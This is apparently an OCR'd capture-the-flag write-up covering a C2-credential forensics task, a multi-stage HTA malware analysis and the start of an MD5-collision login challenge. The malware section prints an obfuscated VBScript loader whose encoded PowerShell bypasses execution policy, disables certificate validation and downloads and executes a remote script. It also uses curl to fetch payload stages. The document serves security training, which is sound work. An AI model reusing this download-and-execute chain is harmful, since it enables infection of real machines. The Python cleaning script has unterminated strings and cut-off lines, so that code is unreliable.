


- The .profile file and dirs.txt did not yield any sensitive information, but the directory brute-force results (dirs.txt) suggested potential endpoints that could be explored further in a real-world scenario.
- dirs.txt: Revealed paths like /dashboard, /login.php, and /register.php, but no direct vulnerabilities were found in these directories.
- The exploit.sh file swap was examined, but its content was unavailable. Recovering this file could provide additional insights in further investigations.
- **.bash_history**: Contained a history of commands executed on the server, including sensitive information such as credentials and exploitation scripts.
- .profile: A standard user configuration file; it did not contain any sensitive or exploitable information.
- We focused on **.bash_history**, as it provided insights into previously executed commands.




- Identified the following command revealing encoded credentials:
  - **/c2client --server 'https://notthefrontierboard' --port 4444 --user admin --password SFRCe0MyX2NyM2QzbnQxNGxzXzN4cDBzM2R9**
- Recognized that the password was Base64 encoded.
- Used base64 decoding to reveal the flag:
  - **echo "SFRCe0MyX2NyM2QzbnQxNGxzXzN4cDBzM2R9" | base64 -d**

Decoded result gave us the flag :**HTB{C2_cr3d3nt14ls_3xp0s3d}**



Challenge 7: Wanter Alive




Challenge Description:

In the "Wanted" challenge, we were provided with a wanted.hta file containing heavily obfuscated and URL-encoded JavaScript code. The primary objective was to decode and analyze the script to uncover a hidden flag, which involved multiple layers of encoding and script manipulation.

Objective:

- Decode the obfuscated wanted.hta file to reveal the underlying script.
- Modify and execute PowerShell commands to download additional scripts.
- Analyze the downloaded scripts to extract and retrieve the hidden flag.

We were provided with a file called wanted.hta containing heavily obfuscated and URL-encoded JavaScript code. The content of the file looked like this:



I decoded 1 layer with online tool but we found that it contained multiple layers of encoding, including:

- **URL Encoding:** Characters like %3C, %20, etc., representing <, space, etc.
- **Nested JavaScript Functions:** Such as document.write(unescape("...")), indicating multiple layers of obfuscation.


To decode the nested and obfuscated content, we developed a Python script that recursively decodes the URL-encoded strings until no further decoding was possible.

Python Script Used: (uploaded in the zip file as Wanter Alive_decodeNested_1.py)


C: > Users > cvvar > Downloads > Not safe > decode_recursive.py > ...

```python
import urllib.parse

# Read the encoded content from a file
with open('encoded_string.txt', 'r') as f:
    data = f.read()

# Recursively decode until no further decoding is possible
decoded = data
while True:
    temp = urllib.parse.unquote(decoded)
    if temp == decoded:  # Stop if no changes occur
        break
    decoded = temp

# Save the fully decoded content to a file
with open('fully_decoded_output.txt', 'w') as f:
    f.write(decoded)

print("Decoded content saved to fully_decoded_output.txt")
```

The script successfully decoded the nested content, resulting in a more readable JavaScript/VBScript code stored in fully_decoded_output.txt.




When we looked closely we discovered a Base64-encoded string.



We decoded the string to get its contents and it contained a powershell script that:

- **Bypass Execution Policy:** Allow execution of scripts without restrictions within the current PowerShell session.
- **Download wanted.tIF:** Fetches a file from the specified URL and saves it as wanted.vbs in the %APPDATA% directory.
- **Execute the Downloaded Script:** Runs the newly downloaded wanted.vbs script after a short delay of 3 seconds.




I used the url **http://wanted.alive.htb/35/wanted.tIF** but it didnt work so considering the environment and server setup, we modified the original download URL to point to the specific IP address and port.

Modified URL: http://83.136.251.195:40580/35/wanted.tIF

We used curl to download the wanted.tIF file, saving it as wanted.vbs:

Curl -o wanted.vbs http://83.136.251.195:40580/35/wanted.tIF




Now we started analyzing the contents of the wanted.vbs file and encountered another layer of obfuscated VBScript code designed to execute additional PowerShell commands.

```
If Not mesor() Then

        On Error Resume Next

        latifoliado = "U2V0LUV4ZWN1dGlvblBvbGljeSBCeXBhc3MgLVNjb3BlIFByb2Nlc3MgLUZvcmNlOyBbU3lzdGVtLk5ldC5TZd2FudGVkCgXJ2aWNlUG9pbnRNYW5hZ2VyXTo6U2VydmVyQ2VydGlmaWNhdGVWYWxpZGF0aW9uQ2FsbGJhY2sgPSB7JHRydWV9O1td2FudGVkCgTe"
        latifoliado = latifoliado & "XN0ZW0uTmV0LlNlcnZpY2VQb2ludE1hbmFnZXJdOjpTZWN1cml0eVByb3RvY29sID0gW1N5c3RlbS5OZXQuU2VydmlkZVBvaW50TWFuYWdlcl06OlNlY3VyaXR5UHJvdG9jb2wgLWJvciAzMDcyOyBpZXggKFtTeXN0ZW0uVGV4dC5FbmNvZd2FudGVkCgl"
        latifoliado = latifoliado & "uZ106OlVURjguR2V0U3RyaW5nKFtTeXN0ZW0uQ29udmVydF06OkZyb21vYmplY3Qgcd2FudGVkCg3lzdGVtLm53ZWJjbGllbnQpLmRvd25sb2Fkc3RyaW5nKCdodHRwOi8vd2FudGVkLmFsaXZlLmh0Yi9jZGJhL19d2FudGVkCgyc"
        latifoliado = latifoliado & "CcpKSkpd2FudGVkCgd2FudGVkCg"

        Dim parrana
        parrana = "d2FudGVkCg"

        Dim arran
```

We tried decoding it but it did not give the right output as it needed to be cleaned.
I added all the strings and removed the extra instances of **d2FudGVkCg** to clean it.


(Uploaded the script in the zip file as Wanter Alive_Cleaning.py)



```python
import hashlib
import base64

# Define the strings
latifoliado = (
    "U2V0LUV4ZWN1dGlvblBvbGljeSBCeXBhc3MgLVNjb3BlIFByb2Nlc3MgLUZvcmNlOyBbU3lzdGVtLk5ldC5T"
    "Zd2FudGVkCgXJ2aWNlUG9pbnRNYW5hZ2VyXTo6U2VydmVyQ2VydGlmaWNhdGVWYWxpZGF0aW9uQ2FsbGJhY2sgPSB7JHRydWV9O1td"
    "2FudGVkCgTeXN0ZW0uTmV0LlNlcnZpY2VQb2ludE1hbmFnZXJdOjpTZWN1cml0eVByb3RvY29sID0gW1N5c3RlbS5OZXQuU2Vydmld"
    "2FudGVkCgjZVBvaW50TWFuYWdlcl06OlNlY3VyaXR5UHJvdG9jb2wgLWJvciAzMDcyOyBpZXggKFtTeXN0ZW0uVGV4dC5FbmNvZd2FudGVkCg
    "uZ106OlVURjguR2V0U3RyaW5nKFtTeXN0ZW0uQ29udmVydF06OkZyb21vYmplY3Qgcd2FudGVkCg3lzdGVtLm
    "CcpKSkpd2FudGVkCgd2FudGVkCg"
)

latifoliado = base64.b64decode(latifoliado)

parrana = "d2FudGVkCg"

arran = (
    " d2FudGVkCg  d2FudGVkCg $d2FudGVkCgCod2FudGVkCgd"
    "id2FudGVkCggod2FudGVkCg d2FudGVkCg" + latifoliado + "d2FudGVkCg"
    "$d2FudGVkCgOWd2FudGVkCgj"
    "ud2FudGVkCgxdd2FudGVkCg "
    "=d2FudGVkCg [d2FudGVkCgs"
    "yd2FudGVkCgstd2FudGVkCge"
    "md2FudGVkCg.Td2FudGVkCge"
    "xd2FudGVkCgt.d2FudGVkCge"
    "nd2FudGVkCgcod2FudGVkCgd"
    "id2FudGVkCgngd2FudGVkCg]"
    ":d2FudGVkCg:Ud2FudGVkCgT"
    "Fd2FudGVkCg8.d2FudGVkCgG"
    "ed2FudGVkCgtSd2FudGVkCgt"
    "rd2FudGVkCgind2FudGVkCgg"
    "(d2FudGVkCg[sd2FudGVkCgy"
```


This resulted in the string
“U2V0LUV4ZWN1dGlvblBvbGljeSBCeXBhc3MgLVNjb3BlIFByb2Nlc3MgLUZvcmNlOyBbU3lzdGVtLk5ldC5TZXJ2aWNlUG9pbnRNYW5hZ2VyXTo6U2VydmVyQ2VydGlmaWNhdGVWYWxpZGF0aW9uQ2FsbGJhY2sgPSB7JHRydWV9O1tTeXN0ZW0uTmV0LlNlcnZpY2VQb2ludE1hbmFnZXJdOjpTZWN1cml0eVByb3RvY29sID0gW1N5c3RlbS5OZXQuU2VydmljZVBvaW50TWFuYWdlcl06OlNlY3VyaXR5UHJvdG9jb2wgLWJvciAzMDcyOyBpZXggKFtTeXN0ZW0uVGV4dC5FbmNvZGluZ106OlVURjguR2V0U3RyaW5nKFtTeXN0ZW0uQ29udmVydF06OkZyb21vYmplY3Qgc3lzdGVtLm5ldC53ZWJjbGllbnQpLmRvd25sb2Fkc3RyaW5nKCdodHRwOi8vd2FudGVkLmFsaXZlLmh0Yi9jZGJhL19ycCcpKSkp”

we decoded it using a base64 decoder and extracted its contents. And found another url.
URL Found: **http://wanted.alive.htb/cdba/_rp**




We replaced the Ip and port.

Modified Url: **http://83.136.251.195:40580/cdba/_rp**


I ran a curl on it and extracted the url contents into _rp.txt file and there we found the flag.

HTB{c4tch3d_th3_m4lw4r3_w1th_th3_l4ss0_2eecb7a2c50ce3782de5163eb2534c13}



Cryptography Challenges:

Challenge 8: alphascii clashing



Challenge Description:
The Frontier Board claims their login system is secure, using MD5 to store passwords in a database. However, MD5 is known to be broken and susceptible to collisions. By carefully exploiting this weakness, we aim to reveal the flaws in their system and retrieve the hidden flag.

Idea:

The login application checks user credentials against stored data. If a match is found but the usernames differ, the system leaks the flag. Our task was to force this scenario using MD5 collisions, proving the insecurity of their method.

Objective:

- Connect to the provided service.
- Exploit the MD5-based credential checking mechanism.
- Create a scenario where two distinct usernames produce the same MD5 hash and share the same password.
- Trigger the unexpected condition, causing the system to reveal the flag.

Approach:


The given Python code snippet shows users stored as:

```
}
'''
users = {
    'HTBUser132' : [md5(b'HTBUser132').hexdigest(), 'secure123!'],
    'JohnMarcus' : [md5(b'JohnMarcus').hexdigest(), '0123456789']
}
```

On login, the system:

- Computes md5(input_username)
- Checks if [md5(input_username), input_password] matches any [stored_md5, stored_password] in users.
- If it finds a match but input_username does not equal the db_user key, it prints the flag.

Direct attempts, like logging in as HTBUser132 with JohnMarcus's password, or vice versa, failed. Without a direct MD5 hash match, these attempts don't trigger the special case.




MD5 Collisions:
To solve this, we need two different alphanumeric strings that produce the same MD5 hash. If we register one string as a new user and then log in with the second, the system's [hash, password] check passes, but the usernames differ—causing the application to print the flag.

After a quick search we found the two strings that produce the same MD5 hash. If we register one string as a new user and then log in with the second, the system's [hash, password] check passes, but the usernames differ—causing the application to print the flag.

Strings with the same MD5 hash:

- **TEXTCOLLBYfGiJUETHQ4hEcKSMd5zYpgqf1YRDhkmxHkhPWptrkoyz28wnI9V0aHeAuaKnak**
